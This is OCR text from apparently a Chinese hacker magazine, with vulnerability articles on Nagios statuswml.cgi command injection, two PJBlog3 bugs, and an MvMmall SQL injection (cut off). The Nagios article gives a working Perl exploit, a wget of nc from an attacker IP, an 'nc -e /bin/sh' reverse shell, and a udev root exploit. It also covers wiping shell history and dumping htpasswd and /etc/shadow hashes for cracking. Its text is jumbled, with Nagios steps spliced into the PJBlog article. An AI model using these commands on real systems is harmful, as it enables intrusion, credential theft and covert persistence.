


图9 得到webshell

Nagios命令注入漏洞渗透

阿木

从本文你可以学到：

1、Nagios漏洞分析

2、漏洞的构造利用

一、漏洞分析

最近Nagios被爆了一个statuswml.cgi远程Shell命令注入漏洞（http://www.nsfocus.net/vulndb/13492），我们先来看看nagios-3.1.0中statuswml.cgi文件的代码，从而分析这个漏洞。

漏洞出现1199行开始的display_ping函数这里：

1、ping_address参数从CGI脚本statuswml.cgi?ping=参数取得；

2、在1210行，if(!strcmp(ping_address,""))检查了参数是否为空；

3、在1233行，if(ping_syntax==NULL)检查了nagios配置文件中是否有开启ping功能；

4、在1256行，使用了strncat函数防止缓冲区溢出，代码是：strncat(buffer,temp_ptr,sizeof(buffer)-strlen(buffer)-1);。但可悲的就是在这里，直接把来自客户端的参数ping_address copy到了buffer！！

5、在1252行，fp=popen(buffer,"r");直接使用popen函数执行了buffer中的命令！！！

通过以上分析可见，代码执行之前未对参数进行严格的验证，所以漏洞的利用方式就是利用“；”连接命令，我们可以提交如下URL：**http://host/nagios/cgi-bin/statuswml.cgi?ping=127.0.0.1;$cmd**

二、使用perl脚本来方便的利用漏洞

```
#! /usr/bin/perl -w
require LWP::UserAgent; # 使用LWP模块

 my $ua = LWP::UserAgent->new;
 $ua->timeout(50);
 $ua->env_proxy;
my $cmd=shift||die  "Pls input your cmd!\n"; # 获取参数作为注入的命令
my $allre;
# 构造漏洞利用url，并提交
my $response = $ua->get("http:// target.com/nagios/cgi-bin/statuswml.cgi?ping=127.0.0.1;$cmd");
    #url请求成功获取返回内容
    if ($response->is_success) {
        $allre=$response->content;
     }
    # 失败则输出状态码
     else {
         die $response->status_line;
     }
        $allre=~s/</&gt</gi;
        @all=split(/&gt/,$allre);
    # 循环输出返回信息
    for(@all){
        my $nstr= chomp($_);
        if($nstr=~/<p mode\=\'nowrap\'>/)
        {
            # 替换html符号
                $nstr=~s/<.*>//gi;
                print $nstr,"\n";
        }
    }
```

将以上代码保存为nag.pl文件以备后用。

三、渗透流程

1、上传必要工具

我们通过nc来反弹回一个shell，因为很多linux系统中的nc版本较低，不支持-e参数，所以我们通过wget来下载自己web上的nc程序（已编译好）。

```
C:\>nag.pl "Wget http://166.166.166.166/nc"
```

2、取得shell

通过nc反连我们监听的8080端口并绑定一个shell。

```
C:\>nag.pl "nc 166.166.166.166 8080 -e /bin/sh"
```

3、提升权限到root

这段时间大家肯定linux肉鸡很多了吧？刚爆了udev的提权exp，下面的操作估计大家都很熟悉：

```
# 从我们准备好的web服务器上下载exploit代码
wget http:// 166.166.166.166/udev.c
gcc udev.c -o /tmp/udev
wget http:// 166.166.166.166/program.c
gcc -o program.o -c program.c -fPIC
gcc -shared -Wl,-soname,libno_ex.so.1 -o libno_ex.so.1.0 program.o -nostartfiles
wget http:// 166.166.166.166/suid.c
gcc -o /tmp/suid suid.c
cp libno_ex.so.1.0 /tmp/libno_ex.so.1.0

# 取得udevd守护进程的pid
ps -ef |grep udev
root      1058     1  0  2008 ?      00:00:00 udevd --daemon

# 执行exploit
/tmp/udev 1057

# 阿哈，搞定rootyourbox
sh-3.1# id
uid=0(root) gid=0(root) groups=1001(nagios),1002(nagcmd)

# 先设置环境变量把命令历史记录文件设置为 /dev/null，相当于不记录！
sh-3.1#export HISTFILE=/dev/null
```

方法拿webshell，这里我就不再累述了。最后，发了封邮件给管理员，提醒补洞。

五、小结一下

这是我第一次写脚本分析的文章，刚分析源码时，真是摸不着头脑，要么是代码太多，要么是没什么漏洞。经常是看了一会儿就劳累得不想看了，等到兴致来了再看时又因为找不到漏洞而极度郁闷，尽管是小小的程序，也花了我不少时间。

在这期间，学到了耐心才是关键，我相信任何程序都是有漏洞的，只是没有去发现而已！只要坚持，还是会有很大收获的，继续去品尝挖掘漏洞的快乐吧！

编辑点评：

本文没有多少新鲜的东西，有的是作者探索漏洞的过程和思路，以及其过程中的一些小技巧，如果你想分析漏洞，或许本文是个不错的参考。

PJBlog3 v3.1.6.227 漏洞分析

文 Zu4nu

从本文你可以学到：

1、PJBlog3 v3.1.6.227 漏洞分析

2、漏洞的修复

今天朋友搭建了个人BLOG，采用的是PJBlog3 v3.1.6.227系统，去官网看了一下，是PJBlog最新版。对这款博客系统有关注的朋友应该知道，今年4月以来，PJBlog屡爆漏洞，下面我们就来看一下PJBlog3 v3.1.6.227的安全系数怎么样。

以前的Action.asp等漏洞我们就不看了，其曾数次被人发现存在安全隐患，感兴趣的朋友可以自己去试一下。今天我们主要讲的是PJBlog3 v3.1.6.227友情连接提交漏洞和日志时间定义漏洞。因为代码较长且大多为无用信息，以下我们只摘取有用代码，完整代码及网站程序请大家去官网下载。

我们先看第一个漏洞，友情链接文件为**BlogLink.asp**，看看其中友情链接提交代码，如图1。

这部分是获取我们输入的友情链接站名、URL、网站LOGO等信息，大家可以看到，它只对空作出了处理，也就是我们不得留空。接着往下看，代码如图2。

这部分是我们在输入内容（不为空）并确定后，将输入的内容**link_Name，link_URL，link_image**等信息保存到数据库相对应的表名中并进行排序和一些编辑操作。

```
<%
If request.Form("action") = "postLink" Then
    Dim link_Name, link_URL, link_Image, linkCount, linkDB, linkvalidate
    link_Name = checkURL(checkstr(request.Form("link_Name")))
    link_URL = checkURL(checkstr(request.Form("link_URL")))
    link_Image = checkURL(checkstr(request.Form("link_Image")))
    linkvalidate = checkURL(checkstr(request.Form("link_validate")))
    If CStr(LCase(Session("GetCode")))<>CStr(LCase(linkvalidate)) And Not stat_Admin Then
        showmsg "友情链接发表出错", "<b>验证码有误, 请返回重新输入</b><br/><a href=""javascript:history.go(-1);"">请返回重新输入</a>", "ErrorIcon", ""
    End If
    If Len(link_Name)<1 Then
        showmsg "友情链接发表出错", "<b>网站名称不能为空! </b><br/><a href=""javascript:history.go(-1);"">返回</a>", "ErrorIcon", ""
    End If
    If Len(link_URL)<1 Then
        showmsg "友情链接发表出错", "<b>网站地址不能为空! </b><br/><a href=""javascript:history.go(-1);"">返回</a>", "ErrorIcon", ""
    End If
```

图1　友情链接提交代码

```
    linkCount = Int(conn.Execute("select count(*) from blog_links")(0))
    Set linkDB = Server.CreateObject("ADODB.RecordSet")
    linkDB.Open "blog_links", Conn, 1, 2
    linkDB.addNew
    linkDB("link_Name") = link_Name
    linkDB("link_URL") = link_URL
    linkDB("link_Image") = link_Image
    linkDB("link_Order") = linkCount
    linkDB("link_IsShow") = False
    linkDB.update
    linkDB.Close
    Set linkDB = Nothing
    showmsg "友情链接添加成功", "<b>网站友情链接添加成功,请等待审核! </b><br/><a href=""BlogLink.asp"">返回</a>", "MessageIcon", ""
End If
On Error Resume Next
server.Execute("post/link.html")
If Err Then
    Err.Clear
    Dim blog_Links, ImgLink, TextLink
    Set blog_Links = conn.Execute("select * from blog_Links where link_IsShow=true order by link_Order asc")
    SQLQueryNums = SQLQueryNums + 1
    Do Until blog_Links.EOF
        If Len(blog_Links("link_Image"))>0 Then
            ImgLink = ImgLink&"<a href="""&blog_Links("link_URL")&""" target=""_blank""><img src="""&blog_Links("link_Image")&""" alt="""&blog_Links("link_Name")&""" border=""0"" style=""margin:3px;width:88px;height:31px""/></a>"
        Else
            TextLink = TextLink&"<div class=""link"" style=""width:108px;float:left;overflow:hidden;margin-right:8px;height:24px;line-height:180%""><a href="""&blog_Links("link_URL")&""" target=""_blank"" title="""&blog_Links("link_Name")&""">"&blog_Links("link_Name")&"</a></div>"
        End If
        blog_Links.movenext
    Loop
%>
```

图2　保存内容的代码

看到这里大家还没反应过来吗？它没有判断我们提交的字符是否合法！而且没有判断我们提交的字符长度是否在数据库允许范围内！现在我们到数据库里看一下link_Name，link_URL，link_image这几个字段，如图3。




图3　表结构

可以看到，不仅是友情连接，其它的所有字段全部定义大小为50！如果我们提交的字符长度超过50会怎么样呢？

因为前台的网站名称只能输入42个字符，所以我们使用特殊符号或者语句，比如<script>("Test")</script>。因为每个字段的大小都是一样的，我们只将特殊语句输入其中一个就可以，其它的随便输入，如图4。




图4　填写链接信息

提交后数据库报错，如图5。



图5　数据库报错

看完这个是不是很不过瘾？因为我们提交的字符都被转化了，虽然报错，但是却无法构造特殊语句。那么再看下第二个漏洞：日志时间定义不规范。

PJBlog的日志显示比较人性化，比如我们要查看XX网站2009年的日志，只要在网站URL后输入**default.asp?log_Year=2009**就可以了。如果要看2009年6月的，就再加上**&log_Month=6**，以此类推。

大家知道，很多网站只要涉及到参数就很容易产生过滤不严的问题，我们试一下不提交2009，将其替换成特殊字符会怎么样。比如随便输入字符@，结果如图6。

边框工具栏报错，其实这里我们不用去看代码也能分析出报错原因了。我们去看下**/common/library.asp**的代码，如图7。

```
# 关键的两个文件，咱们得先保存下来，以后再次造访用得着
# 第一个是nagios登录用的http认证文件
sh-3.1#cat /usr/local/nagios/etc/htpasswd.users
nagiosadmin:LaTqsPAmsDNpo
egiz:q5blAbYjfbWRQ
bka:mpzkcYLT/L5zl

# 这个就不用说了，是用户密码，使用"John the Ripper"来破解之后，直接用它登录多爽啊！
sh-3.1#cat /etc/shadow
root:$1$bbg7JjYK$9jYzJpMraFFW8cCDh7/TM1:13728:0:99999:7:::
……
nagios:$1$quJoY2vZ$yhxZQUAvFsvNCVhGA1w1V0:13941:0:99999:7:::
```

后面大家想装rootkit或其它后门就随意咯，呵呵。

四、后记

最新的nagios-3.1.1中已修补了该漏洞，在代码的359行使用了is_valid_hostip函数来检测参数的格式，参数中仅允许数字和字母以及"."、"-"符号等域名和IP可能用到的字符。

微软的《安全代码编写准则》中，首段就写到："如果您允许您的应用程序接受用户输入（以直接或间接方式），则必须在使用输入之前对其进行验证。恶意用户会尝试通过调整输入以表示无效数据来使您的应用程序失败。用户输入的首要规则是：在经过验证之前，所有输入都是错误的。"看来，代码的安全来自于对用户输入的严格审查。

（文中用到的代码已经收录在光盘中）

编辑点评：

很简洁的一篇漏洞分析和利用文章，配合脚本的编写最终达到目的。





图6　提交＠字符



```
Function Calendar(C_Year, C_Month, C_Day, update)
    Dim C_YM, S_Date, E_Date, isDo, Dclass, RS_Month, L
    If C_Year = Empty Then C_Year = Year(Now())
    If C_Month = Empty Then C_Month = Month(Now())
    If C_Day = Empty Then C_Day = 0
    C_Year = CInt(C_Year)
    C_Month = CInt(C_Month)
    C_Day = CInt(C_Day)
```

图7　报错的代码

果然，系统是以CInt对时间进行定义的，而且没有对我们的输入类型进行判断和处理（篇幅关系就不发代码了）。熟悉编程的朋友都知道，CInt其实就是定义类型为int，也就是整数型，而当我们提交字符时，因为代码没有判断而进行数据提交，导致报错。

这里我们是在URL上进行提交的，不会对我们输入的字符进行转换，也就是我们可以提交一些特别构造的语句去达到我们的目的！具体的提交语句不写了，避免某些人的疯狂行为带来法律后果，大家感兴趣的话可以自己去构造语句尝试。建议大家自己搭建环境进行测试，不要搞破坏行为，任何因本文引起的法律问题本人及《黑客手册》概不负责。最后，感谢猪哥靓提供的测试环境。

下面我提出几种解决方法：

对于第一个BUG，我们可以对比输入的字符长度进行处理，比如：

```
<textarea   name="cont"   maxlength="50"></textarea>
<%
if   len(request("cont"))>50   then
%>
<script   language="JAVAscript">alert("字符过长");history.back();
</script>
<%
end   if
%>
```

对于第二个BUG，处理方法比较多，一种是根据CINT的本身属性进行判断处理。我们知道CINT的范围是-32,768到32,767，所以先检测参数是否为整数，代码如下：

```
function Is_Int(a_str)
if not isnumeric(a_str) or len(str) > 5 then
Is_Int = false
exit function
elseif len(str) < 5 then
Is_Int = true
exit function
end if
if cint(left(a_str , 4)) > 3276 then
Is_Int = false
exit function
elseif cint(left(a_str , 4)) = 3276 and cint(right(a_str , 1)) > 7 then
Is_Int = false
exit function
else
Is_Int = true
exit function
end if
end function
```

然后进行处理，比如非整数时将其替换为空字符或者其它字符，我们也可以在非整数时返回一个网址，相关代码如下：

```
id=replacestr(id)
if len(id)>5 then id=left(id,5)
if id<>"" then id=clng(id)
if err.number<>0 Or id="0" then response.redirect "http://www.nohack.cn"
dim rs
set rs=conn.execute("select id from news where id="&id&"")
```

对于第二个BUG，也可以用request得到字符串，判断其中是否只有0-9，如果是其它字符则进行处理。

编辑点评：

本文分析了两个最新版PJBlog3 v3.1.6.227的漏洞，其中有些思路很不错，具有一定的启发作用。

MvMmall网店系统v5.5.1漏洞分析




文/My5t3ry

从本文你可以学到：
1、MvMmall网店系统漏洞分析
2、漏洞的利用及webshell获取

MvMmall是一套基于php+mysql构建的网店系统，最新版本为5.5.1完美正式版，官方对这个版本的安全性很是自信，在其简介里有一句："因为全新的程序框架，MvMmall具备了灵活的可扩展性及更高的可靠性和安全性"。前些天，我下载回来读了下代码，发现安全做的还不错，但漏洞还是有的，下面一起分析下。

众所周知，在php中有个**magic_quotes_gpc**选项，当打开时，所有的"'"（单引号）、"""（双引号）、"\"（反斜线）和NULL（空）字符都会被自动加上一个反斜线进行转义。并且这个选项默认是打开的，所以很多字符型注入也因此失效了。但如果是数字型的注入，并且变量在被带入SQL查询时没有使用"'"（单引号）引起来，漏洞也就发生了！

在**contrast.php**的18-39行有如下代码：

```
…………
require_once './include/common.inc.php';
require_once MVMMALL_ROOT.'header.php';
$mm_brand    = $cache->get_cache('brand');// 品牌
$id          = dhtmlchars($id);         //$id仅经过dhtmlchars函数过滤
$sql         = "SELECT a.uid,a.goods_type,a.goods_name,a.goods_brand,a.goods_file1,a.goods_sale_price,a.goods_market_price,a.goods_category,a.goods_kg,a.upv,a.up_date,a.goods_advance,b.goods_id,b.*,c.id,c.att_name,c.att_type FROM '{$tablepre}goods_table' AS a LEFT JOIN '{$tablepre}att_value' AS b ON a.uid=b.goods_id LEFT JOIN '{$tablepre}attribute' AS c ON b.bute_id=c.id WHERE a.uid IN($id) AND a.upv='1' AND a.up_date<='$m_now_time'ORDER BY b.bute_id";
$result      = $db->query($sql);   //带入sql查询
while ($list=$db->fetch_array($result)){
    $list['url']                       = GetBaseUrl('product',$list['uid']);
    $goods_name[$list['uid']]['value']        = "<a href=\"$list[url]\" target=\"_blank\" title=\"$list[goods_name]\">$list[goods_name]</a>";
    $goods_photo[$list['uid']]['value']       = "<a href=\"$list[url]\" target=\"_blank\" title=\"$list[goods_name]\"><img src=\"$list[goods_file1]\" border=\"0\"></a>";
    $goods_sale_price[$list['uid']]['value']  = $list['goods_sale_price'];
```

```
        $goods_market_price[$list['uid']]['value'] = currency($list['goods_market_price']);
        $goods_sale_price[$list['uid']]['value'] = currency($list['goods_sale_price']);
        $goods_kg[$list['uid']]['value'] = $list['goods_kg'].'kg';
        $goods_brand[$list['uid']]['value'] = $mm_brand[$list['goods_brand']];
        $goods_advance[$list['uid']]['value'] = $list['goods_advance'];
        $goods_buy[$list['uid']]['value'] = "<a href=\"javascript:put_flow($list[uid],'C')\" >$lang[buy]</a> | <a href=\"javascript:put_flow($list[uid],'S')\" >$lang[wish]</a>";
        $arr[$list['att_id']]['name'] = $list['att_name'];
        $arr[$list['att_id']]['value'] = $list['att_value'];
        $arr[$list['att_id']]['price'] = $list['att_price'];
        $arr[$list['att_id']]['att_type'] = $list['att_type'];
        $arr[$list['att_id']]['goods_id'] = $list['uid'];
    …………
```

上面的代码中，**$id** 仅经过 **dhtmlchars** 函数过滤就被带入 sql 查询，并且在 sql 的 **IN($id)** 中，没有使用“'”（单引号）引起来。我们接着看 **dhtmlchars** 函数，代码如下：

```
function dhtmlchars($string) {
    if(is_array($string)) {
            foreach($string as $key => $val) {
                    $string[$key] = dhtmlchars($val);
            }
    } else {
            $string = preg_replace('/&amp;((#(\d{3,5}|x[a-fA-F0-9]{4})|[a-zA-Z][a-z0-9]{2,5});)/', '&\\1',
            str_replace(array('&', '"', '<', '>'), array('&amp;', '&quot;', '&lt;', '&gt;'), $string));
    }
    return $string;
}
```

